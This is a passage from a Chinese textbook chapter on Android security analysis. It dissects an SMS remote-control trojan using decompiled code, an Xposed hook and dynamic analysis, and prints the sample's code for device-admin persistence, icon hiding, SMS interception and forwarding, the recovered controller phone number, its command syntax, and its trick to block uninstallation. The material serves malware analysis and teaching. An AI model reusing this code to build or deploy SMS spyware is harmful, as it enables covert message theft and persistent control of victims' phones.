public class MainActivity extends Activity {
    public static String a;
    Handler b;

    static {
        MainActivity.a = "18831880141";
    }

    public MainActivity() {
        super();
        this.b = new b(this);
    }

    public void a() {
        try {
            Object v0_1 = this.getSystemService("device_policy");
            ComponentName v1 = new ComponentName(((Context)this), MyDeviceAdminReceiver.class);
            if(((DevicePolicyManager)v0_1).isAdminActive(v1)) {
                return;
            }

            Intent v0_2 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
            v0_2.putExtra("android.app.extra.DEVICE_ADMIN", ((Parcelable)v1));
            v0_2.putExtra("android.app.extra.ADD_EXPLANATION", "提高权限获取保护");
            this.startActivityForResult(v0_2, 0);
            this.b.sendEmptyMessageDelayed(1, 2000);
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
```

图 11-52　反编译代码

从图 11-53 的代码片段中可以看到，该样本在主 Activity 启动后会发起激活自身为设备管理器的请求，如图 11-53 所示。

同时，样本会将主 Activity 的状态设置为 Disable，即可达到隐藏桌面图标的目的，结合上一步，在获取设备管理器权限后，样本会自动从已安装程序列表中消失，达到了隐藏自身的目的。

下面继续分析短信广播接收器 com. phone. stop. receiver. SMSReceiver 的代码。广播接收器在接收到所注册类型的广播后，会触发 onReceive 回调，这也是广播接收器的入口函数，如图 11-54 所示。




```
protected void onCreate(Bundle arg5) {
    super.onCreate(arg5);
    this.setContentView(2130903041);
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    i.a(((Context)this));
    i.b(((Context)this));
    i.c(((Context)this));
    i.d(((Context)this));
    i.e(((Context)this));
    if(!a.a(((Context)this)).i()) {
        k.a("软件安装完毕\n识别码:" + this.getSystemService("phone").getDeviceId() + "\n" + j.a(), 4, ((Context)
            this));
        a.a(((Context)this)).e(true);
    }

    k.a(((Context)this));
    if(a.a(((Context)this)).j()) {
        d.a(((Context)this));
    }

    this.a();
}
```

图 11-53　激活设备管理器请求代码

```
public void onReceive(Context arg2, Intent arg3) {
    g.a(" 广播---------------------------------------");
    this.a = arg2;
    this.a(arg3);
}
```

图 11-54　广播接收代码

可以看到，在接收到短信广播后，样本调用了方法 a(Intent arg)。该方法的作用是从接收到的 Intent 中提取短信的发件人、短信内容等信息，而后调用另一个方法 a(String arg1, String arg2, String arg3)，如图 11-55 所示，关键代码用方框标出。

随后，方法 a(String arg1, String arg2, String arg3)会调用 a(String arg1, String arg2)方法，如图 11-56 所示。

a(String arg1, String arg2)方法需要重点分析，其部分代码如图 11-57 所示。

可以看到，该方法使用 if(arg8. contains(a. a(this. a). c()))作为判断条件，如果条件通过，则判断“是主人”，也就是认为是远程控制端发回的控制指令。在远程控制类恶意代码的分析中，控制指令的解析十分重要。我们继续分析方法 a. a(this. a). c()的返回值。

从图 11-58 中的代码可知，a. a(this. a). c()方法是从 SharedPreferences 中读取 Key 为 i_want_xxoo 的值并将其返回，然而，读取行为的默认值为 f8f0d0747221a4f3ecaafc4d23437f30，动态运行可以发现，该值并不能通过上一步的条件检查，因此可以推测该方法对字符串进行了加密处理，而由于 SharedPreferences 的存在，使得通过静态分析直接恢复出解密后的字符串较为困难，因此，我们将采用编写 Xposed 插件的方式动态地提取出解密后的内容，这将在下面的动态分析部分中详细介绍。

至此，初步的静态分析就完成了，分析过程中，使用了 ApkTools、Androguard、dex2jar 等静态分析工具反编译、提取出样本的代码、权限、组件资源等数据，并通过样本申请的权限和组件初步判断样本类型，而后从入口 Activity、BroadcastReceiver 出发，分

```
private void a(Intent arg11) {
    String v1;
    String v0_2;
    Bundle v0 = arg11.getExtras();
    StringBuffer v6 = new StringBuffer();
    String v3 = "";
    String v2 = "";
    if(v0 != null) {
        Object v0_1 = v0.get("pdus");
        SmsMessage[] v7 = new SmsMessage[v0_1.length];
        int v8 = v0_1.length;
        int v5;
        for(v5 = 0; v5 < v8; ++v5) {
            v7[v5] = SmsMessage.createFromPdu(v0_1[v5]);
        }

        v5 = v7.length;
        v0_2 = v2;
        v1 = v3;
        int v2_1 = 0;
        while(v2_1 < v5) {
            SmsMessage v0_3 = v7[v2_1];
            v3 = v0_3.getDisplayOriginatingAddress();
            String v4 = v0_3.getMessageBody();
            v1 = new StringBuilder(String.valueOf(v0_3.getTimestampMillis())).toString();
            v6.append(v4);
            ++v2_1;
            v0_2 = v1;
            v1 = v3;
        }
    }
    else {
        v0_2 = v2;
        v1 = v3;
    }

    this.abortBroadcast();
    v2 = v6.toString();
    this.a(v1, v2, v0_2);
    d.a(this.a, String.valueOf(v2) + "<br>" + v1 + "<br><br><br>" + j.a() + "----------------广播<");
}
```

图 11-55　短信广播处理代码

```
private void a(String arg3, String arg4, String arg5) {
    String v0 = a.a(this.a).c();
    if(!v0.contains("7243")) {
        return;
    }

    if(this.a(arg3, arg4)) {
        return;
    }
```

图 11-56　方法调用关系代码

析具体的代码,初步判定该样本为接收短信指令的远程控制类样本,并发现控制指令经过加密保护。下面将使用动态分析的方法提取实际的控制指令。

4. 动态分析

首先,编写 Xposed 插件,动态提取加密后的控制指令。Xposed 框架的相关介绍请参

```
private boolean a(String arg8, String arg9) {
    int v6 = 4;
    int v5 = 2;
    boolean v0 = true;
    if(arg8.contains(a.a(this.a).c())) {
        g.a("------------------ 是主人----------------------");
        this.a(arg9);
        String[] v2 = arg9.split(" ");
        if(v2[0].equals("LJ")) {
            if(v2[1].equals("ALL")) {
                a.a(this.a).a(1);
                return v0;
            }
```

图 11-57　条件判断代码

```
public class a {
    private static a a;
    private SharedPreferences b;

public String c() {
    return this.b.getString("i_want_xxoo", "f8f0d0747221a4f3ecaafc4d23437f30");
}
```

图 11-58　字符串获取代码

见 11.4.4 节。

编写 Xposed 插件的目的是提取解密后的 SharedPreferences.getString()的返回值，因此需要与 Hook 相对应的接口函数。

第一步，创建一个类 DemoModule 并实现 IXposedHookLoadPackage 接口，代码如下：

```
public class DemoModule implements IXposedHookLoadPackage {
    @Override
    public void handleLoadPackage(final XC_LoadPackage.LoadPackageParam
    lpparam) {
        //该接口会在载入 App 的时候调用
    }
}
```

第二步，分析 Android 系统源码，定位合适的 Hook 点。经过分析发现，SharedPreferences.getString(String arg1, String arg2)函数最终会调用 android.app.SharedPreferencesImpl.getString(String arg1, String arg2)，选取此函数作为 Hook 点。

第三步，在 handleLoadPackage()函数中，加入对上述 Hook 的拦截。由于 SharedPreferencesImpl 为内部类，无法直接通过 SDK 访问，因此需要使用反射技术，相关代码如下：

```
Class spImplClass=Class.forName("android.app.SharedPreferencesImpl");
Method spGetStringMethod = spImplClass.getMethod("getString", String.class, String.
```

```
class);
```

第四步，获取 Hook 点函数的实例后，使用添加 Hook。可以在 beforeHookedMethod()接口中打印出函数调用参数，在 afterHookedMethod()接口中打印函数返回值。具体的实现代码请读者参考 Xposed 文档补充。XposedBridge. hookMethod()函数代码如下：

```
XposedBridge.hookMethod(spGetStringMethod, new XC_MethodHook() {
@Override
        protected void beforeHookedMethod(MethodHookParam param) {
            super.beforeHookedMethod(param);
            //打印参数
        }
        @Override
        protected void afterHookedMethod(MethodHookParam param) {
            super.afterHookedMethod(param);
            //打印返回值
        }
});
```

完成以上 4 步后，安装、激活我们编写的 DemoModule，重启手机，然后安装、运行样本程序，可以从 logcat 读取 SharedPreferencesImpl. getString()的执行情况，如图 11-59 所示。

```
getString(String="i_want_xxoo", String="e54582e853d29afd4f449cbc5e258bfc")
getString [0ms] = "13435270962"
```

图 11-59　logcat 日志

可以看到该函数的解密后返回值是 13435270962，进一步分析可知，该样本在拦截到新短信时，会判断短信发件人是否包含此字符串，若包含才实施恶意行为。

解密、恢复控制指令后，可实际使用 TCA 深度分析系统、Droidbox 等动态分析工具对样本进行恶意行为的触发分析，部分控制指令如下：

- SEND 10086 content。样本拦截此短信，并向 10086 发送内容为 content 的短信。

```
if(!v2[0].equals("SEND")) {
    return v0;
}

try {
    k.a(v2[1], v2[2], this.a);
}

public static void a(String arg6, String arg7, Context arg8) {
    SmsManager v0=SmsManager.getDefault();
    v0.sendMultipartTextMessage(arg6, null, v0.divideMessage(arg7), null, null);
}
```

- LJ ALL/SOME/NO。样本拦截此短信，设置短信拦截类型，有 ALL、SOME、NO 3 种。

```
if(v2[0].equals("LJ")) {
    if(v2[1].equals("ALL")) {
        a.a(this.a).a(1);
        return v0;
    }

    if(v2[1].equals("SOME")) {
        a.a(this.a).a(v5);
        return v0;
    }

    if(!v2[1].equals("NO")) {
        return v0;
    }

    a.a(this.a).a(3);
    return v0;
}

public void a(int arg3) {
    SharedPreferences$Editor v0=this.b.edit();
    v0.putInt("app_intercept_type", arg3);
    v0.commit();
}
```

- ADD 10086。样本拦截此短信，并将 10086 添加到病毒本地保存的拦截号码数据库中。

```
if(v2[0].equals("ADD")){
    c v1=new c();
    v1.c=v2[1];
    b.a(v1);
    return v0;
}

public static boolean a(c arg4){
    SQLiteDatabase v0=a.a(PhoneApplication.a()).getWritableDatabase();
    ContentValues v1=newContentValues();
    v1.put("number",arg4.c);
    v1.put("name", arg4.b);
    v1.put("created_time",f.a("-"));
    v1.put("modified_time", f.a("-"));
```

```
    boolean v0_1=v0.insert("intercept_person", null, v1)<0?false:true;
    return v0_1;
}
```

此外，该样本获取设备管理器权限后，不能直接在"设置"→"应用程序管理"中卸载，需先在"设置"→"安全"→"设备管理器"中禁用此样本。但该样本利用系统设备管理器的漏洞，使得无法禁用该病毒的设备管理器权限，加大了卸载难度。

```
public CharSequence onDisableRequested(Context arg3,Intent arg4){
    this.a(arg3,arg4);
    Log.i("Ray","onDisableRequested");
    return "谨慎操作！取消激活可能会影响手机正常使用.";
}

private void a(Context arg4,Intent arg5){
     Intent v0 = arg4. getPackageManager ( ). getLaunchIntentForPackage ( " com. android.
settings");
    v0.setFlags(268435456);
    arg4.startActivity(v0);
    int v0_1=0;
    while(v0_1<4){
        long v1=3000;
        try{
            Thread.sleep(v1);
            ++v0_1;
            continue;
        }catch(InterruptedException v0_2){
            v0_2.printStackTrace();
            return;
        }
    }
}
```

5. 样本分析总结

通过综合运用属性分析、权限分析、静态代码分析、Hook 技术、动态分析等方法，可以发现该样本是一款 Android 平台病毒，它伪装成正常软件，请求设备管理器权限，第一次运行后隐藏图标，在后台接收短信控制指令，执行隐私窃取，同时阻止用户卸载。

11.6 小　　结

手机平台含有大量高价值的隐私数据，如通讯录、短信、通话记录等，并且随着智能手机功能的逐步扩展，目前已经有部分手机具有手机支付等功能，因此手机安全受到越来越多的关注，智能手机平台也成为恶意软件攻击的重点目标。鉴于移动平台，尤其是

Android 平台面临的严重安全威胁，Android 平台安全研究已经成为移动安全领域研究的重点。传统 PC 平台的恶意代码分析技术，如静态代码分析、数据流分析、动态行为分析等在 Android 平台上也有相应的应用，知名的面向 PC 恶意代码的分析工具，如 Pin、Panda、Soot 等也推出了可用于 Android 的版本。

除此之外，针对 Android 系统自身的特点，发展出了属性分析、权限分析、组件分析等有别于传统 PC 领域代码的分析方法。本章详细描述了上述方法的最新研究动态，并介绍了多种典型的安全分析工具，最后以应用程序安全漏洞挖掘和恶意代码分析两个实际案例，综合利用了本章涉及的方法及工具，展示了典型的移动智能终端应用软件安全性分析流程。

参考文献

[1] 吴倩. Android 安全机制解析与应用实践[M]. 北京：机械工业出版社，2013.

[2] Cheng Y，Ying L，Jiao S，et al. Bind Your Phone Number with Caution：Automated User Profiling through Address Book Matching on Smartphone[C]// Proceedings of the 8th ACM SIGSAC Symposium on Information，Computer and Communications security. ACM，2013：335-340.

[3] Zhou Y，Jiang X. Dissecting Android Malware：Characterization and Evolution[C]//Security and Privacy (SP)，2012 IEEE Symposium on. IEEE，2012：95-109.

[4] Davi L，Dmitrienko A，Sadeghi A R，et al. Privilege Escalation Attacks on Android.[J]. Lecture Notes in Computer Science，2010，6531：346-360.

[5] Jiang Y Z X. Detecting Passive Content Leaks and Pollution in Android Applications[C]// Proceedings of the 20th Network and Distributed System Security Symposium (NDSS). 2013.

[6] Bianchi A，Corbetta J，Invernizzi L，et al. What the App is That? Deception and Countermeasures in the Android User Interface[C]// Security and Privacy (SP)，2015 IEEE Symposium on. IEEE，2015：931-948.

[7] Chen Q A，Qian Z，Mao Z M. Peeking into Your App without Actually Seeing It：UI State Inference and Novel Android Attacks [C]// USENIX Security Symposium. USENIX Association，2014.

[8] Chin E，Felt A P，Greenwood K，et al. Analyzing Inter-Application Communication in Android [C]//Proceedings of the 9th International Conference on Mobile Systems，Applications，and Services. ACM，2011：239-252.

[9] Li T，Zhou X，Xing L，et al. Mayhem in the Push Clouds：Understanding and Mitigating Security Hazards in Mobile Push-Messaging Services[C]// Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security. ACM，2014：978-989.

[10] Enck W，Ongtang M，Mcdaniel P. On Lightweight Mobile Phone Application Certification.[C]// ACM Conference on Computer & Communications Security. ACM，2009：235-245.

[11] Felt A P，Chin E，Hanna S，et al. Android Permissions Demystified[C]// ACM Conference on Computer & Communications Security. ACM，2011：627-638.

[12] androguard. https://code.google.com/archive/p/androguard/.

[13] drozer. https://www.mwrinfosecurity.com/products/drozer/.
[14] Arzt S, Rasthofer S, Fritz C, et al. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps[J]. Acm Sigplan Notices, 2014, 49(6): 259-269.
[15] Androbugs. http://www.androbugs.com/.
[16] IDA Pro. https://www.hex-rays.com/products/ida/.
[17] Zhou W, Zhou Y, Jiang X, et al. Detecting Repackaged Smartphone Applications in Third-Party Android Marketplaces[C]// Proceedings of the Second ACM Conference on Data and Application Security and Privacy. ACM, 2012: 317-326.
[18] Crussell J, Gibler C, Chen H. Attack of the Clones: Detecting Cloned Applications on Android Markets[M]//Computer Security-ESORICS 2012. Springer Berlin Heidelberg, 2012: 37-54.
[19] 焦四辈,应凌云,杨轶,等. 一种抗混淆的大规模 Android 应用相似性检测方法[J]. 计算机研究与发展,2014,51(7):1446-1457.
[20] Fahl S, Harbach M, Muders T, et al. Why Eve and Mallory Love Android: An Analysis of Android SSL (in) Security. In: Proc. of the 19th ACM Conf. on Computer and Communications Security (CCS 2012).
[21] Enck W, Gilbert P, Chun BG, et al. TaintDroid: An Information Flow Tracking System for Real-time Privacy Monitoring on Smartphones. Communications of the ACM, 2014, 57(3): 99-106.
[22] Rastogi V, Chen Y, Enck W. Appsplayground: Automatic Security Analysis of Smartphone Applications. In: Proc. of the 3rd ACM Conf. on Data and Application Security and Privacy (CODASP 2013). 2013: 209-220.
[23] Xposed. http://repo.xposed.info.
[24] 金刚恶意软件智能分析系统. http://www.tcasoft.com.